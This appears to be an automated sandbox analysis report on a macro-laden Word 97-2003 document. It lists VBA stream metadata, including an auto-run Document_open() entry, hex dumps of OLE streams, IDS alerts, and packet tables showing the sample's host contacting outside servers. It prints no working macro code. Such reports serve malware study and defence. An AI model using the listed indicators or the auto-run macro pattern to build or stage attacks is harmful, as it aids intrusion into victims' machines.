JJjHG
sYcQrq()
Function
#tSFvVJKHm,
#UfOeJ
#pGKDuEB
#dNGEjAD
COxEbv()
VSbuEj:
#ksQLDZi
sYcQrq
HQLYP
ksQLDZi
#lkVoRJ,
JvVTCss
"F:\WVuZGJAu\ksDKBbCz\XkJlEj.CrnAcG"
#efPVC,
ZWAfIID:
gJLEFBFsL
"O:\BccaMZ\jTkNfIWH\wtXBIkAZ.sSCvDComF"
WkbcFJEAD
mKbjhqs
VSbuEj
AUrNlzEG
"F:\VqVSEFdE\MWGOECeCF\PfclaI.OeGfCLIU"
uUxhxDE
"O:\hLrrUIYmJ\REMOCDBjE\WEMaHYGD.fCCwYV"
"O:\zwfmA\FZQAOA\MnHvGI.RIeDASf"
#aPIAJ,
tSFvVJKHm

VBA Code

VBA File Name: Ouz_y28f7ehnqn, Stream Size: 1113

General	
Stream Path:	Macros/VBA/Ouz_y28f7ehnqn
VBA File Name:	Ouz_y28f7ehnqn
Stream Size:	1113
Data ASCII:	. . . . u . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 06 12 10 98 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Z5ncc5dwidbkjld, Stream Size: 702

General	
Stream Path:	Macros/VBA/Z5ncc5dwidbkjld
VBA File Name:	Z5ncc5dwidbkjld
Stream Size:	702
Data ASCII:	. . . . # . . . . M . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 06 12 4d 00 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 121

General	
Stream Path:	\x1CompObj

General	
File Type:	data
Stream Size:	121
Entropy:	4.36374049783
Base64 Encoded:	True
Data ASCII:	. . . . F ' . . . M i c r o s o f t O f f i c e W o r d 9 7 - 2 0 0 3 D o c u m e n t . . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 27 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 57 6f 72 64 20 39 37 2d 32 30 30 33 20 44 6f 63 75 6d 65 6e 74 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.24979504615
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . & . . . . J . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 e8 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 576

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	576
Entropy:	4.29333303912
Base64 Encoded:	True
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . t . . . . X . . . . @ . . . . (. . . . . . . 0 . . . . 8 . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 10 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 74 01 00 00 04 00 00 00 58 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 40 01 00 00 09 00 00 00 d0 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6493

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6493
Entropy:	6.028999636
Base64 Encoded:	True
Data ASCII:	f . . . . 6 . . . 6 . . . 6 . . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	66 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 00 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Data, File Type: data, Stream Size: 99185

General	
Stream Path:	Data
File Type:	data
Stream Size:	99185
Entropy:	7.38960224856
Base64 Encoded:	True

General	
Data ASCII:	q . . . D . d . . . . . J F . . . . . j . . . . . F . . . . . A . . . . . ? . . . . . P . i . c . t . u . r . e . . 1 . . . . . R . . . . . I W . . . . e . . + . " a . l . . . . . D . . . . . F . . . . . I W . . . . e . . + . " a . l . . . . .
Data Raw:	71 83 01 00 44 00 64 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 00 00 00 00 4a 46 ef 1f 08 02 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0f 00 04 f0 6a 00 00 00 b2 04 0a f0 08 00 00 00 01 04 00 00 00 0a 00 00 83 00 0b f0 46 00 00 00 bf 00 04 00 04 00 04 41 01 00 00 00 05 c1 02 00 00 00 3f 01 00 00 06 00 bf 01 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 517

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	517
Entropy:	5.55798386141
Base64 Encoded:	True
Data ASCII:	I D = " { B 4 0 1 A A D A - A 5 D 9 - 4 A 5 B - B 2 C F - 6 8 1 6 1 E D 3 5 F F D } " . . D o c u m e n t = O u z _ y 2 8 f 7 e h n q n / & H 0 0 0 0 0 0 0 0 . . M o d u l e = Z 5 n c c 5 d w i d b k j l d . . M o d u l e = J w q 9 b 1 l b 0 h m m 7 . . E x e N a m e 3 2 = " S 0 z x n a n c z t d " . . N a m e = " m w " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " A E A C 8 3 E 1 8 3 2 1 B F 2 5 B F 2 5 B F 2 5 B F 2 5 " . . D P B = "
Data Raw:	49 44 3d 22 7b 42 34 30 31 41 41 44 41 2d 41 35 44 39 2d 34 41 35 42 2d 42 32 43 46 2d 36 38 31 36 31 45 44 33 35 46 46 44 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4f 75 7a 5f 79 32 38 66 37 65 68 6e 71 6e 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 5a 35 6e 63 63 35 64 77 69 64 62 6b 6a 6c 64 0d 0a 4d 6f 64 75 6c 65 3d 4a 77 71 39 62 31 6c 62 30 68 6d 6d 37 0d 0a 45

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 137

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	137
Entropy:	3.82716267344
Base64 Encoded:	False
Data ASCII:	O u z _ y 2 8 f 7 e h n q n . O . u . z . _ . y . 2 . 8 . f . 7 . e . h . n . q . n . . . Z 5 n c c 5 d w i d b k j l d . Z . 5 . n . c . c . 5 . d . w . i . d . b . k . j . l . d . . . J w q 9 b 1 l b 0 h m m 7 . J . w . q . 9 . b . 1 . l . b . 0 . h . m . m . 7 . . . . .
Data Raw:	4f 75 7a 5f 79 32 38 66 37 65 68 6e 71 6e 00 4f 00 75 00 7a 00 5f 00 79 00 32 00 38 00 66 00 37 00 65 00 68 00 6e 00 71 00 6e 00 00 00 5a 35 6e 63 63 35 64 77 69 64 62 6b 6a 6c 64 00 5a 00 35 00 6e 00 63 00 63 00 35 00 64 00 77 00 69 00 64 00 62 00 6b 00 6a 00 6c 00 64 00 00 00 4a 77 71 39 62 31 6c 62 30 68 6d 6d 37 00 4a 00 77 00 71 00 39 00 62 00 31 00 6c 00 62 00 30 00 68 00 6d

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 3895

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	3895
Entropy:	5.10348295591
Base64 Encoded:	False
Data ASCII:	. a . . . . . * . \ \ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 0 . # . 9 . # . C . : . \ \ . P . R . O . G . R . A . ~ . 2 . \ \ . C . O . M . M . O . N . ~ . 1 . \ \ . M . I . C . R . O . S . ~ . 1 . \ \ . V . B . A . \ \ . V . B . A . 6 . \ \ . V . B . E . 6 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 85 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 30 00 23 00

Stream Path: Macros/VBA/dir, File Type: Apollo m68k COFF executable not stripped - version 18435, Stream Size: 667

General	
Stream Path:	Macros/VBA/dir
File Type:	Apollo m68k COFF executable not stripped - version 18435
Stream Size:	667
Entropy:	6.36338461124
Base64 Encoded:	True

General	
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . m . . 2 . 4 . . @ . . . . . Z = ... b . . . . . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . t . m . . . . ! O f f i c
Data Raw:	01 97 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 6d a2 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 98 a7 da 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 22574

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	22574
Entropy:	3.92066931997
Base64 Encoded:	False
Data ASCII:	. . . . [. . . . . S . . . . b j b j . . . . . X . . . . K . . . . . 2 . . . . . 2 . . . u . . . . . u . . . . . u . . . . . u . . . . . u . . . . .
Data Raw:	ec a5 c1 00 5b 80 09 04 00 00 f8 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 08 00 00 0d 53 00 00 0e 00 62 6a 62 6a ac fa ac fa 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 09 04 16 00 2e 58 00 00 ce 90 01 00 ce 90 01 00 0d 4b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/07/21-11:47:08.799892	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/07/21-11:47:12.031373	ICMP	399	ICMP Destination Unreachable Host Unreachable			10.84.1.70	192.168.2.22
01/07/21-11:47:15.029345	ICMP	399	ICMP Destination Unreachable Host Unreachable			10.84.1.70	192.168.2.22
01/07/21-11:47:21.039486	ICMP	399	ICMP Destination Unreachable Host Unreachable			10.84.1.70	192.168.2.22
01/07/21-11:47:32.773394	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:47:32.773434	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:47:38.088826	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:47:38.088841	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:47:39.372826	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:47:42.622670	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:47:58.632181	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22
01/07/21-11:48:13.482004	ICMP	399	ICMP Destination Unreachable Host Unreachable			58.97.195.135	192.168.2.22

Network Port Distribution

Total Packets: 77



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 11:52:58.693739891 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:58.842674017 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:58.842772007 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:58.843642950 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:58.992291927 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.950355053 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.950407982 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.950551987 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.950727940 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:59.953725100 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.953752995 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.953790903 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.953821898 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.953918934 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:59.953955889 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:59.953970909 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.954005003 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.954042912 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:52:59.954083920 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:52:59.954157114 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.099921942 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.099987984 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.100018024 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.100065947 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.100245953 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.100303888 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.102900028 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.102955103 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.102993011 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103032112 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103069067 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103116035 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103157043 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103183985 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.103193045 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103220940 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.103230953 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103271008 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103285074 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.103308916 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103347063 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103351116 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.103384972 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103430986 CET	80	49711	66.85.46.76	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 11:53:00.103472948 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103476048 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.103509903 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.103578091 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.103637934 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.249253988 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249308109 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249345064 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249403000 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249437094 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.249449968 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249489069 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249497890 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.249525070 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249572992 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.249573946 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.249716997 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.252348900 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.252389908 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.252427101 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.252465963 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.252505064 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:00.252532959 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.252613068 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:00.798701048 CET	49712	80	192.168.2.3	193.187.117.26
Jan 7, 2021 11:53:03.812731981 CET	49712	80	192.168.2.3	193.187.117.26
Jan 7, 2021 11:53:05.103666067 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:05.103765011 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:09.860063076 CET	49712	80	192.168.2.3	193.187.117.26
Jan 7, 2021 11:53:21.897917032 CET	49711	80	192.168.2.3	66.85.46.76
Jan 7, 2021 11:53:21.980900049 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.048924923 CET	80	49711	66.85.46.76	192.168.2.3
Jan 7, 2021 11:53:22.130624056 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.130743980 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.130922079 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.280467033 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.396975040 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397031069 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397078991 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397120953 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397157907 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397161007 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.397196054 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397207975 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.397232056 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397242069 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.397722960 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397763968 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.397790909 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.412858009 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.412991047 CET	49721	80	192.168.2.3	70.32.23.58
Jan 7, 2021 11:53:22.547075987 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.547132015 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.547171116 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.547207117 CET	80	49721	70.32.23.58	192.168.2.3
Jan 7, 2021 11:53:22.547229052 CET	49721	80	192.168.2.3	70.32.23.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 11:52:50.368876934 CET	50620	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:50.433484077 CET	53	50620	8.8.8.8	192.168.2.3
Jan 7, 2021 11:52:51.001122952 CET	64938	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:51.099854946 CET	53	64938	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 7, 2021 11:52:52.014971018 CET	64938	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:52.086900949 CET	53	64938	8.8.8.8	192.168.2.3
Jan 7, 2021 11:52:53.030926943 CET	64938	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:53.087532997 CET	53	64938	8.8.8.8	192.168.2.3
Jan 7, 2021 11:52:55.046964884 CET	64938	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:55.103463888 CET	53	64938	8.8.8.8	192.168.2.3
Jan 7, 2021 11:52:58.621505022 CET	60152	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:58.678035021 CET	53	60152	8.8.8.8	192.168.2.3
Jan 7, 2021 11:52:59.046937943 CET	64938	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:52:59.103290081 CET	53	64938	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:00.339157104 CET	57544	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:00.797466040 CET	53	57544	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:06.563318968 CET	55984	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:06.622776985 CET	53	55984	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:11.240293026 CET	64185	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:11.288395882 CET	53	64185	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:18.975038052 CET	65110	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:19.035140038 CET	53	65110	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:19.811124086 CET	58361	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:19.869376898 CET	53	58361	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:21.901844978 CET	63492	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:21.980052948 CET	53	63492	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:22.712413073 CET	60831	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:22.863197088 CET	53	60831	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:23.787086010 CET	60100	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:23.857609987 CET	53	60100	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:32.423484087 CET	53195	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:32.489484072 CET	53	53195	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:34.464287043 CET	50141	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:34.515090942 CET	53	50141	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:34.967576027 CET	53023	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:35.070518970 CET	53	53023	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:37.727339983 CET	49563	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:37.775592089 CET	53	49563	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:38.998657942 CET	51352	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:39.046560049 CET	53	51352	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:39.356466055 CET	59349	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:39.416241884 CET	53	59349	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:40.420809984 CET	57084	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:40.468889952 CET	53	57084	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:41.647227049 CET	58823	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:41.697283030 CET	53	58823	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:42.229490995 CET	57568	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:42.277599096 CET	53	57568	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:42.674325943 CET	50540	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:42.741889954 CET	53	50540	8.8.8.8	192.168.2.3
Jan 7, 2021 11:53:45.701423883 CET	54366	53	192.168.2.3	8.8.8.8
Jan 7, 2021 11:53:45.749460936 CET	53	54366	8.8.8.8	192.168.2.3
